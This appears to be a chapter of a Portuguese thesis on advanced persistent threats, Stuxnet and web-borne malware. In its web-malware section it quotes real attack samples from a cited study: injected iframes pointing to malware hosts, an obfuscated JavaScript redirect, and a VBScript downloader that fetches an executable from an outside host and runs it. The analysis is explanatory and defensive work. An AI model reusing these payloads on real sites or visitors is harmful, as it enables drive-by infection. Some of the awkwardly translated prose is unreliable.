O sumário do relatório executivo publicado pela *Trustwave* em 2013, afirma que:

"[...] Em 63% das investigações de resposta a incidentes de suporte de TI foi terceirizado para um terceiro. (...) As empresas são lentas para "auto detectar" atividade violação. Tempo médio de violação inicial para detecção foi de 210 dias, mais de 35 dias a mais que em 2011. A maioria das organizações de vítimas (64%) levou mais de 90 dias para detectar a intrusão, enquanto 5% tomaram três ou mais anos para identificar a atividade criminosa. Medidas (...) Segurança básicas ainda não estão no lugar. (...) O uso de criptografia por atacantes durante exfiltração de dados está em ascensão; mais de 25% de todos os dados foram criptografados por cibercriminosos". (TRUSTWAVE, 2013)

Enquanto que o *Mandiant M-Trends* (2013) destaca que:

"[...] Quase dois terços das organizações descobrem que são violadas de uma fonte externa. (...) As organizações estão cada vez melhores em descobrir ataques direcionados por conta própria. Ainda assim, um total de 63% das vítimas foram informados que tinham sido violados por uma organização externa, como a aplicação da lei. (...) Ataques típicos avançados passa despercebido durante aproximadamente 8 meses. Atacantes gastar um número estimado de 243 dias na rede de uma vítima antes de serem descobertos - 173 dias a menos que em 2011. Apesar de organizações reduziram o tempo médio entre o compromisso e detecção em 40%, muitos ainda estão comprometidas por anos antes de detectar a violação (... ..) os invasores estão usando cada vez mais prestadores de serviços terceirizados (por exemplo, finanças, contabilidade, recursos humanos, compras etc.) como um meio de obter acesso a suas vítimas. (...) avançada persistente Threat (APT) atacantes continuam a indústrias que são alvo estratégica para o seu crescimento e retornará até que sua missão está completa. (...) Das três principais indústrias repetidamente alvo (por APT), aeroespacial no topo da lista, seguida pela energia, petróleo e gás, e produtos farmacêuticos (...)

Uma vez um alvo sempre um alvo. (...) Do total de casos investigados Mandiant em 2012, os atacantes apresentados mais de mil tentativas de recuperar a entrada de ex-vítimas." (MANDIANT, 2013)

De acordo com o *NIST*, o termo *APT* está relacionado com:

"[...] Um adversário que possui níveis sofisticados de conhecimentos e recursos significativos que lhe permitem criar oportunidades para atingir seus objetivos utilizando vários vetores de ataque (por exemplo, cyber, físico e enganoso). Estes objetivos incluem, tipicamente, estabelecer e reforçar apoios dentro da infraestrutura de tecnologia da informação das organizações orientadas para fins de exfiltração informações, prejudicando ou impedindo aspectos críticos da missão, programa ou organização; ou posicionando-se para levar a cabo estes objetivos no futuro. A ameaça persistente avançada:

1. persegue os seus objetivos repetidamente ao longo de um período de tempo prolongado;
2. adapta aos esforços dos defensores de resistir a ela; e
3. está determinada a manter o nível de interação necessário para executar seus objetivos". (NIST, 2011)

A letra "A" de *APT* é proveniente da palavra inglesa *Advanced*, ou seja, significa Avançada e é usada assim por conta de que grupos de *APT* usam vulnerabilidades não suportadas ou ainda desconhecidas (zero-day). (IBM SECURITY SOLUTIONS, 2011)

A palavra persistente, letra "P" (de *Persistent* – de persistente em inglês), é usada para caracterizar a capacidade que os grupos de *APT* têm para manter o acesso e controle de redes de computadores, mesmo quando os operadores de rede estão cientes de sua presença e estão a tomar medidas ativas para combatê-las. Além disso, grupos *APT* são pacientes, à medida que lentamente desenvolvem o acesso à informação que eles querem, enquanto permanecem abaixo de um limiar de atividade que possa atrair a atenção, desta forma, o ataque pode potencialmente durar meses ou anos. (IBM SECURITY SOLUTIONS, 2011)

E é uma ameaça, letra "T" (de *Threat* – ameaça em inglês), como grupos *APT* são dedicados ao alvo, os ataques não são aleatórios, eles estão "fora para te pegar", visando indivíduos e grupos específicos dentro de uma organização, assim com o comprometimento de informações confidenciais específicas (IBM SECURITY SOLUTIONS 2011), ou seja, os ataques provenientes das *APT* são direcionados,

tanto que uma *APT* pode não desenvolver seu ciclo de vida caso não encontre seu alvo.

APT então se trata de um ataque cuidadosamente planejado contra um alvo específico, com o objetivo de completar uma missão muito específica. Referendando o planejamento estratégico e tático para permitir pontos de apoio ao alvo persistentes para completar a missão. *APT* utilizam-se de vários vetores de ataque e métodos com base no que é encontrado o mais adequado para completar a missão. O ataque *APT* é bem organizado e continuamente monitorado por pessoal qualificado durante a sua execução, permitindo que o ataque seja alterado, progressivo e dinamicamente, pelos atacantes, quando encontrado, sendo relevante para completar a missão, por exemplo, em caso de suspeita de detecção. Descobriu-se então que estes ataques *APT* são projetados especificamente para contornar os mecanismos de proteção tradicionais e utilizar métodos avançados e sofisticados para "permanecer sob o radar" deles. Sendo assim *APT* não é um tipo de ataque que vai "ficar de fora", como um ataque em direção a você, é um ataque malicioso disfarçado como você, onde uma grande quantidade de esforço é feita para evitar a descoberta por seus sensores de ataque de segurança normais. (ASK et. al. 2013)




Figura 4 Principais características de uma APT (Websense 2013)

"[...] Ameaça persistente avançada (*APT*) geralmente se refere a um grupo, como um governo estrangeiro, tanto com a capacidade e a intenção de persistentemente e efetivamente atingir uma entidade específica" [ASK, Merete et al. 2013]

Considerado por Ask (ASK, Merete et al. 2013) como sendo uma característica notável da *APT*, como também mostrado neste trabalho, referem-se à quantidade de recursos disponíveis para o grupo de atacantes organizados. Apoiado por este papel, além de outras fontes, a nossa sociedade certamente inclui outros tipos de grupos organizados totalmente capazes de financiar ataques *APT*, por exemplo, grupos que variam de empresas competitivas da indústria envolvidos em espionagem industrial para grupos do crime organizado, potencialmente até mesmo as organizações terroristas.



Figura 5 Ciclo de vida de uma APT (K. Wilhoit 2013)

Na figura acima o ciclo de vida de uma *APT*, pode ser desenvolvido utilizando diversos vetores de infecção/ataque, tais como navegação *web*, *e-mails* direcionados (*Spear Phishing*) e até mesmo mídias removíveis como um simples *pendrive*.

De acordo como o Ask (ASK, Merete et al. 2013) a maneira tradicional de iniciar o ataque é a utilização de um *spear phishing* com o envio de e-mail, a fim de instalar o *malware* necessário no computador da vítima. A infiltração de sucesso para o sistema dá aos atacantes a possibilidade de roubar as credenciais administrativas com a colocação mais *Backdoors* através do sistema, permitindo assim, o livre acesso ao sistema e a coleta de dados, sendo tratados como os usuários legítimos, os atacantes têm a possibilidade de mover-se através da rede comprometida à medida que as credenciais do usuário são válidas.

1.2.1 CICLO DE VIDA E ATAQUE DE UMA APT



Figura 6 Ciclo de Ataque e Vida de uma APT. (J. Deerman 2012)

Já o IPA (2011) considera os estágios de um ataque de uma *APT* sendo cíclicos e são baseados nos estágios a seguir:

Preparando-se para o ataque

Direcionado para atacar organizações filiadas à organização em vista enviando e-mail de espionagem e assim por diante, reunindo mensagens de *e-mail* e endereços de destinatários para usar em conjunto com a engenharia social, para melhorar as chances de sucesso na infiltração inicial.

Infiltração inicial

Os ataques iniciais começam com o envio de *e-mail* com código malicioso anexado, levando a vítima a acessar um servidor comprometido, realizando assim *download* através de um *site* desfigurado, ou realiza infecção através de meios externos (como uma mídia removível). Com este comportamento o malware contornará as "Medidas de entrada", tais como *firewall*, *IPS* e *antispam*, alcançando camadas mais profundas do ambiente computacional, movendo-se rapidamente para a próxima fase, utilizando técnicas de ataque de uso único.

A construção de uma infraestrutura de ataque

Constrói uma infraestrutura de ataque utilizando *backdoor*, realizando o *download* de outro artefato malicioso, passando-lhe instruções e adicionando recursos avançados ao mesmo, construindo assim uma infraestrutura de ataque dentro do ambiente alvo. Após operacionalizada, a infraestrutura de ataque não é detectada facilmente e poderá ser reutilizada.

Sondagem do sistema

Esta ação obtém informações do ambiente computacional dentro da organização e identifica a localização das informações de alvo, realizando repetidamente o ataque ao longo do tempo.

“Perseguindo” o objetivo final do ataque

Tem como ação surrupiar informações críticas da organização e com base em informações da organização (tais como informações de contas de usuários), define uma nova meta novamente podendo reutilizar a infraestrutura já existente, roubando repetidamente informações que afetam a organização.

1.2.2 COMPORTAMENTO COMUM ÀS APT's (IPA 2011)

A seguir, tece-se a discussão relativa ao comportamento comum a todas as *APT's* até o momento analisadas.

Comunicação *backdoor* via HTTP

Utilizando *HTTP* ou outros protocolos de comunicação ou portas que estão sendo utilizadas pela organização alvo, ele executa comunicações *backdoor*.

Existem quatro principais padrões de comunicação:

- Protocolos *HTTP* ou similares que usam um *proxy*.
- Protocolos proprietários que usam um *proxy*.
- Protocolo *HTTP* ou semelhantes que não usam um *proxy*.
- Protocolos proprietários que não usam um *proxy*.

Estabelecendo assim a comunicação entre o *malware* e o servidor C2 do atacante.

Propagação da infecção no sistema comprometido

Esta ação infecta uma rede dentro de uma organização e depois se espalha infecção para os sistemas, explorando vulnerabilidades. Infecta muito mais computadores, de modo que ele pode mais eficientemente roubar a informação armazenada no sistema

Atualizações simultâneas (por exemplo, P2P)

Atualizações espalham vírus nas tarefas com o módulo de capacidade estendida baixado do servidor C2. Equipando os vírus que se propagam no sistema com capacidade de realizar um ataque eficaz.

A coleta de informações via USB

Este ataque se espalha para um sistema fechado através de um *stick USB* e coleta informações armazenadas no sistema fechado. Quando o *stick USB* está ligado ao sistema aberto, a informação recolhida é enviada para o servidor C2. Instruções e recursos adicionais a partir do servidor C2 são passados para o sistema fechado através do *stick USB*. A fim de realizar um ataque, como a coleta de informações do sistema fechado, um vírus é incorporado ao *stick USB*.

1.2.3 STUXNET

Em relato da *IBM Security Solutions* (2011) Recentemente descoberto pela *VirusBlokAda*, empresa de antivírus da Bielorrússia, o *Stuxnet* é um dos *malwares* mais sofisticados já escrito. O *Stuxnet* tem como alvo sistemas de controle industrial, e pode modificar o código em controladores lógicos programáveis (reprogramar *PLCs*) que realizam processos industriais. É também o primeiro *malware* que incluiu um *rootkit* para *PLC*. Novamente demonstrando que o *software* antivírus tradicional pode ser totalmente ineficaz contra *malwares* que explorem vulnerabilidades não reveladas até que uma amostra é descoberta e uma assinatura pode ser desenvolvida e distribuída.

Os especialistas em segurança vieram a concluir que o *malware* foi projetado para atacar o *software* utilizado na indústria de controladores programáveis que impulsionam motores, válvulas e *switches*. A princípio pensou-se que o *Stuxnet* foi meramente roubar configuração e arquivos de dados do projeto de sistemas, uma vez que atacar os controladores têm nenhum ganho financeiro. Então, pensou-se que o *Stuxnet* foi apenas mais um caso de espionagem industrial, mas que acabou por ser uma das mais sofisticadas armas cibernéticas criados.

As máquinas foram infectadas com o *malware* através de cartões de memória *USB*, assim que os atacantes plantaram *pendrivers USB* infectados em quatro empresas diferentes no Irã que têm relações com o alvo. Ao fazer isso, eles estavam esperando

que algum dos *pendrivers* infectados encontrariam o seu caminho para os sistemas do centro de enriquecimento de urânio, que não estava conectado à Internet. Ele instalou-se como um *rootkit* entre a máquina e o *PLC* (controlador lógico programável), e sequestraram o tráfego vindo de e para o *PLC*. Estes valores, onde, em seguida, mudou, assim que o *PLC* iria enviar um sinal para os conversores de frequência conectados ao *PLC* para executar a frequências não suportadas por um curto período de tempo, e, em seguida, retornar à operação normal. O *malware* também mudou os dados que voltavam do equipamento para que tudo parecesse normal, ao *using stant* e monitorar o sistema. Ao fazer isso, o equipamento ligado iria queimar muito mais rápido do que o habitual.

Este *malware* utilizava quatro *exploits zero-day* e também tinha certificados válidos assinando o seu código, para torná-lo difícil de detectar e resiliente para se livrar fora. O fato de que ele tinha quatro vulnerabilidades de dia-zero, demonstrava o quanto ansiosos estavam os adversários em infectar o sistema de destino. Se você também recebe os certificados em conta, esta é uma peça muito sofisticado de *malware* com um monte de tempo e dinheiro gasto em desenvolvimento. Especulou-se durante a investigação que este era um governo sancionando o ataque, mas isso não seria confirmada até muito mais tarde no livro "Confrontar e esconder: As Guerras Secretas de Obama e o Uso Surpresa do Poder Americano".

Algum tempo depois da descoberta do *Stuxnet* mais dois *malwares* vieram à tona, *Flame* e *Duqu*, ambos projetados para fazer espionagem, e ambos parecem estar na mesma família do *Stuxnet*. Eles compartilham muitas características comuns, tais como certificados, as mesmas explorações de dia zero e também alguns do mesmo código fonte e todos eles possuem como alvo o Irã. No entanto, a estes dois não foram tomados crédito.

O fato de que esses tipos de ataques podem passar despercebidos por um longo tempo, os levam a ser uma ferramenta de inteligência ou sabotagem valiosa. Se você é capaz negar qualquer envolvimento com isso, você tem basicamente o espião perfeito. Ataques como *Stuxnet* vão se tornar cada vez mais comuns, como pode ser visto através de *Duqu* e *Flame*.

Normalmente, cerca de 10% das centrífugas de urânio são substituídas a cada ano. Com cerca de 870 centrífugas, este igualado entre 800 a 1000 centrífugas de um ano. No entanto, quando a *AIEA* posteriormente revisa as imagens de vigilância, eles viram que os trabalhadores haviam substituído entre 1000 e 2000 centrífugas cada mês.

Os inspetores tinham oficialmente o direito de se aprofundar nisto e o Irã não era obrigado a divulgar qualquer informação sobre os motivos para substituir as centrífugas. O único trabalho dos inspetores era monitorar o que aconteceu com o material nuclear.

A resposta para isso, no entanto, estava escondida em torno deles, enterrado no espaço em disco e memória dos computadores na instalação. Meses antes, em junho de 2009, alguém tinha executado um verme sofisticado e destrutivo em computadores do Irã, com um único objetivo, de sabotar o programa de enriquecimento de urânio.

Todo este calvário não seria descoberto por quase dois anos, quando alguns pesquisadores de segurança da informação com um repositório de *malware* e poderia fazer alguma extensa engenharia reversa e análise. O que eles descobriram foi talvez primeira *cyberarma* real do mundo.

Além das vulnerabilidades de dia zero, os autores do *malware* tinha conseguido de alguma forma obter certificados da *Realtek Semiconductor* assinado, a fim de enganar os sistemas em pensar que o *malware* era um programa verídico da *Realtek*.

Este certificado foi rapidamente revogado, mas o *Stuxnet* também estava usando um segundo certificado emitido para *JMicron Technology*. Os atacantes teriam ido a fundo para se certificar de que o *malware* iria executar e executar despercebidamente.

A propagação *Stuxnet* de computador para computador através de *pen drives USB* infectados. A vulnerabilidade explorada inicial estava no arquivo *LNK* (arquivos de atalho) no *Windows Explorer*. Quando um *pendrive* infectado foi inserido, o *pendrive* foi lido e o código de exploração despertado e transferido um arquivo criptografado na máquina *host*.

Esta vulnerabilidade foi relatada à *Microsoft* e *VirusBlokAda* veio a público com a informação no dia 12 de julho de 2010. Poucos dias depois, as maiores empresas de antivírus se esforçavam para obter amostras de *malware*, chamado *Stuxnet* pela *Microsoft*, com base em nomes de arquivos encontrados no código. A comunidade ficou surpresa ao descobrir que o código tinha sido lançado tão cedo quanto um ano antes, em junho de 2009, e o criador(es) tinham atualizado e aperfeiçoado ao longo do tempo, liberando três versões diferentes.

Quando *Symantec* teve em suas mãos o *malware* seu interesse foi despertado, este *malware* parecia ser exclusivo de todos os outros, uma vez que normalmente muitos vírus e *worms* são variações de outros já conhecidos. Mas, *malware* com explorações de dia zero são examinados com a mão.

"[...] Anteriormente, nós informamos que o Stuxnet pode roubar projetos de código e de design e também esconder-se usando um rootkit clássica do Windows, mas, infelizmente, ele também pode fazer muito mais. Stuxnet tem a capacidade de tirar proveito do software de programação para carregar também o seu próprio código para o PLC em um sistema de controle industrial que normalmente é monitorado por sistemas SCADA. Além disso, o Stuxnet então esconde esses blocos de código, por isso, quando um programa usando uma máquina infectada tenta ver todos os blocos de código em um PLC, eles não vão ver o código injetado pelo Stuxnet. Assim, o Stuxnet é não apenas um rootkit que se esconde no Windows, mas é o primeiro rootkit conhecido publicamente que é capaz de esconder código injetado localizado em um PLC." (Symantec 2010)




Figura 7 Métodos de infecção em sistemas com conectividade à internet ou não conectados. (IPA 2011)

No ambiente computacional aberto, ou seja, sistemas com conectividade à *internet*, os vetores de ataques podem ser, a *internet* (via *HTTP* por exemplo), *e-mails* (*spear phishing*), as redes locais, através da infecção lateral proveniente de outro computador infectado, e em ambientes computacionalmente fechados, ou seja, sem conectividade externa, *pendrivers USB*, ou quaisquer outras mídias removíveis, podem ser se transformar em vetores de infecção, carregando consigo *malwares* para dentro de ambientes onde não há conectividade externa e fazendo deste vetor sua porta para o “mundo exterior”. (IPA 2011)

1.3 WEB MALWARES

À medida que mais usuários estão conectados à *Internet* e realizam suas atividades diárias por via eletrônica, os usuários de computador tornaram-se alvo de uma economia subterrânea que infecta máquinas com *malware* ou *adware* para o ganho financeiro.

Apresentaremos exemplos de ataques encontrados na *Internet*, com o objetivo de apresentar o formato de *malware* em páginas da *web* e enfatizar a importância dessa ameaça crescente, já que um computador pessoal contém um grande número de aplicações que são normalmente administradas ou mesmo atualizadas, já que em versões vulneráveis de aplicativos populares, torna-se uma tarefa fácil a realização de um ataque, pois com única visita a um site comprometido é suficiente para um atacante detectar e explorar uma vulnerabilidade do navegador. Portanto, o objetivo do atacante torna-se identificar aplicações *web* com vulnerabilidades que lhe permitam inserir pequenos pedaços de código em páginas da *web*. Este código, podendo ser *HTML*, *ActiveX*, *JavaScript*, *PHP* entre outros, é então usado como um veículo para testar grandes coleções de *exploits* contra qualquer usuário que visita a página infectada.

“[...] A página *web* é considerada maliciosa, se ela faz instalação automática de software sem o conhecimento ou consentimento do usuário.” (PROVOS et. al. 2007)

Na maioria dos casos, uma exploração bem sucedida resulta na instalação automática de um *malware* binário, também chamado de *drive-by-download*. O *malware* instalado muitas vezes permite que o atacante ganhe o controle remoto sobre o sistema de computador comprometido e pode ser usado para roubar informações confidenciais, como senhas bancárias, para enviar *spam* ou para instalar executáveis maliciosos ao longo do tempo.

Ao contrário de *botnets* tradicionais que usam de uma infecção baseada em um ataque enérgico para aumentar a sua população rapidamente, a infecção por *malware* baseado na *web* segue um modelo baseado em atração e, geralmente, proporciona

um maior ciclo de *feedback*. No entanto, a população de potenciais vítimas é muito maior, pois dispositivos web proxies e *NAT* não representam barreira à infecção.

Para resolver este problema e para proteger os usuários de serem infectados enquanto navegam na *web*, o *Google* começou um esforço para identificar todas as páginas na *Internet* que poderiam ser potencialmente maliciosas. *Google* já se busca milhares de milhões de páginas na *Internet* e com isso foram aplicadas heurísticas simples às páginas do repositório para determinar quais páginas tentar explorar navegadores *web*.

O objetivo foi analisar o comportamento de *malware* quando o usuário visitar *URLs* maliciosos e descobrir se binários de *malware* estão sendo baixados, como resultado de uma visita a um *URL*.

Foram apresentados dados sobre a evolução dos binários de *malwares* ao longo do tempo, e discutiremos técnicas de ofuscação posteriormente, usadas para fazer *exploits*, levando a uma maior dificuldade de se fazer engenharia reversa.

No entanto, como sites são cada vez mais financiados por publicidade, eles também podem exibir anúncios de redes de publicidade de terceiros. Esses anúncios são normalmente conectados à página *web* via *Javascript* ou *iframe* externo. Além disso, alguns sites permitem que os usuários contribuam com seu próprio conteúdo, por exemplo, através de postagens em fóruns ou *blogs*. Dependendo da configuração do site, a contribuição do usuário pode estar restrita ao texto, mas muitas vezes também podem conter *HTML*, tais como *links* para imagens ou outros conteúdos externos.

Se um atacante obtiver o controle de um servidor, o atacante pode modificar o seu conteúdo para seu benefício. Por exemplo, o atacante pode simplesmente inserir o código de exploração em sistema de *templates* do servidor *web*. Como resultado, todas as páginas *web* derivadas do *template* hospedado no servidor passarão a exibir um comportamento malicioso. Embora tenhamos observado uma variedade de servidor *web* comprometidos, o vetor de infecção mais comum é através de aplicativos de *script* vulneráveis. Observamos vulnerabilidades em *phpBB* ou *InvisionBoard* que permitiram um adversário a ter acesso direto ao sistema operacional subjacente. Que o acesso muitas vezes pode ser escalado para privilégios de super-usuário, que por sua vez podem ser usadas para comprometer qualquer servidor *web* em execução no

host comprometido. Este tipo de exploração é particularmente prejudicial para as grandes *farms* (conjunto de servidores) de hospedagem virtuais, transformando-os em centros de distribuição de *malware*.

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003 &nbsp;
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

No código acima (PROVOS et. al. 2007), o servidor *web* utilizando o *Invision Power Board* foi comprometido para infectar qualquer usuário que visita-lo. Neste exemplo, dois *iframe* foram inseridos no rodapé de direitos do autor. Cada *iframe* serve-se um número de diferentes *exploits*.

Observa-se dois *iframe* inseridos no rodapé de autor, de modo que todas as páginas do fórum tentarão infectar os visitantes. Neste exemplo específico, o *iframe* foi notado primeiramente em outubro de 2006 direcionando para *fdghewrtewrtyrew.biz*. E então, foram modificados para *wsfgfdgrtyhgfd.net* em novembro de 2006 e, em seguida, para *statrafongon.biz* em dezembro de 2006. Apesar de não ser conclusivo, a variação mensal dos destinos *iframe* pode ser um indicador do tempo de vida dos sites de distribuição de *malware*.

Isso são muitas vezes na forma de *blogs*, perfis ou comentários. Aplicativos da *Web* geralmente suportam apenas um subconjunto limitado da linguagem de marcação de hipertexto, mas em alguns casos pobre sanitização ou verificação permitem aos usuários postar ou inserir *HTML* arbitrário em páginas da *web*. Se o *HTML* inserido contém um *exploit*, todos os visitantes dos posts ou páginas de perfil são expostos ao ataque. Aproveitando-se da má higienização torna-se ainda mais fácil se o site permite postagens anônimas, uma vez que todos os visitantes estão autorizados a inserir *HTML* arbitrário. Em nossos dados coletados, descobrimos vários quadros de avisos da *web* que exibiram comportamento malicioso, porque os visitantes foram

autorizados a postar *HTML* arbitrário, incluindo *iframe* e *tags* de *script*, perfis *web* dos usuários. Adversários usando *scripts* automatizados, explorando essa falta de higienização, para inserir milhares de posts com *iframes* maliciosos em placas *web* dos usuários.

O *script* abaixo se encontra ofuscado para dificultar sua detecção, ou sua real intensão:

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(";
awq27="";sftftft=4;fghdh="ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxf="re";
jkhuift="e.c";jygyhg="om";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxf+jkhuift+jygyhg);je15=")";
if (vj20+sftftft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Ao de-ofuscar este código fonte (PROVOS et. al. 2007), vemos que uma linha do mesmo faz o encaminhamento/redirecionamento para outra *URL*:

location.replace ('http://videozfree.com')

Publicidade geralmente implica a apresentação de conteúdo, que é controlado por um terceiro. Na *web*, a maioria dos anúncios são entregues por empresas de publicidade dedicadas que oferecem pequenos pedaços de *Javascript* para *web masters* para inserção em suas páginas *web*. Apesar de mestres da *web* não têm controle direto sobre os próprios anúncios, eles confiam anunciantes para mostrar o conteúdo não malicioso. Um *widget* de terceiros é um *link* incorporado a um *JavaScript* ou *iframe* externo que um *web master* utiliza para fornecer funcionalidade adicional para os usuários. Um exemplo simples é o uso de contadores de tráfego livre.

Para instalar *malware* automaticamente quando um usuário visita uma página *web*, um adversário pode optar por explorar falhas em qualquer *browser* ou programas e extensões externas lançados automaticamente. Este tipo de ataque é conhecido como *drive-by-download*. Nosso corpus de dados mostra que vários *exploits* são muitas

vezes utilizados em conjunto, para transferir, armazenar e executar os códigos maliciosos.

MECANISMOS DE EXPLORAÇÃO

“[...] Para instalar *malware* no computador de um usuário, um adversário precisa, primeiro, ganhar o controle sobre o sistema de um usuário. Uma maneira popular de conseguir isso no passado foi por encontrar serviços de rede vulneráveis e remotamente explorá-los, por exemplo, via *worms*.”(GOOGLE, 2013)

No entanto, ultimamente esta estratégia de ataque tornou-se menos bem-sucedida e, portanto, menos rentáveis. A proliferação de tecnologias, tais como endereço de rede de Tradutores (NAT) e *Firewalls* tornam difícil para se conectar remotamente e serviços em execução nos computadores dos usuários explorar. Esta filtragem de conexões de entrada força atacantes a descobrirem outras possibilidades de exploração, assim como os aplicativos que são executados localmente fazem.

Para instalar *malware* automaticamente quando um usuário visita uma página *web*, um adversário pode optar por explorar falhas em qualquer *browser* ou programas e extensões externas lançados automaticamente. Este tipo de ataque é conhecido como *drive-by-download*. Nosso corpus de dados mostra que vários *exploits* são muitas vezes utilizados em conjunto, para transferir, armazenar e executar um binário *malware*.

Para motivar os usuários a instalar *malware*, adversários utilizam engenharia social. O usuário é apresentado com *links* que prometem acesso a páginas "interessantes" com conteúdo pornográfico explícito, *software* protegido por direitos autorais ou a mídia. Um exemplo comum são sites que exibem miniaturas para vídeos adultos. Ao clicar em uma miniatura faz com que uma página parecida com o *plug-in* do *Windows Media Player* para carregar. A página pede ao usuário para *download* e executar um "codec" especial, exibindo a seguinte mensagem:

“Windows Media Player não pode reproduzir arquivos de vídeo. Clique aqui para baixar em falta objeto de vídeo ActiveX.”

Este "codec" é realmente um *malware* binário. Ao fingir que suas doações de execução o acesso a material pornográfico, os truques do adversário o usuário para realizar o que de outro modo exigiria uma vulnerabilidade explorável.

Começamos nossa discussão, olhando para a ofuscação de código *web* malicioso. Para fazer engenharia reversa e detecção por antivírus e ferramentas populares de análise *web* populares, os autores de *malware* tendem a camuflar seu código usando várias camadas de ofuscação. Aqui apresentamos um exemplo de tal ofuscação usando três níveis de "encapsulamento". Para revelar cada camada, é necessária a utilização de uma aplicação diferente. A seguir, apresentamos a primeira camada de *JavaScript* que está sendo desofuscada e reinserida na página *web* (PROVOS et. al. 2007):

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
...
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
The resulting JavaScript contains another layer of JavaScript
escaped code:
<SCRIPT LANGUAGE="Javascript">
<!--
/* criptografado pelo Fal - [...]
document.write(unescape("%0D%0A%3Cscript%20language%3D
```

O *JavaScript* resultante contém uma outra camada de *JavaScript* escapado código (PROVOS et. al. 2007):

```
<SCRIPT LANGUAGE="Javascript">
<!--
/* criptografado pelo Fal - [...]
document.write(unescape("%0D%0A%3Cscript%20language%3D%22VB
Script%22%3E%0D%0A%0D%0A%20%20%20%20on%20error%20resu
me%20next%0D%0A%0D%0A%20%20%20%20%0D%0A%0D%0A%20
%20D%0A%0D%0A%20%20%20%20%3C/script%3E%0D%0A%3C/html
%3E"));
//-->
```

</SCRIPT>

O *script* Desempacotando que resulta em um código *VBScript* que é usado para baixar um binário *malware* para os usuários do computador onde é então executada (PROVOS et. al. 2007):

```
<script language="VBScript">
on error resume next
dl = "http://foto02122006.xxx.ru/foto.scr"
Set df = document.createElement("object")
df.setAttribute "classid",
"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
str="Microsoft.XMLHTTP"
Set x = df.CreateObject(str,"")
...
S.close
set Q = df.createObject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
</script>
```

Esta última contém o código *VBScript* explorar. Estava embrulhado dentro de duas camadas de *JavaScript* escapou código. Portanto, para o *exploit* para ser bem sucedido, o navegador tem que executar duas *JavaScript* e um programas de *VBScript*.

Assim, o *Javascript* ofuscado, apenas, não é em si um bom indicador da maldade e da marcação de páginas como sendo maliciosas com base em que pode levar a uma grande quantidade de falsos positivos.

Tem-se que, de acordo com PROVOS (et. al. 2007), a maioria dos *exploits* foram hospedados em servidores de terceiros e não sobre os sites comprometidos. O atacante tinha consegue comprometer o conteúdo do site ao apontar para uma *URL* externa qualquer via *iframes* ou *JavaScript*. Outra, técnica menos popular, é redirecionar completamente todas as solicitações do site legítimo para outro site malicioso.

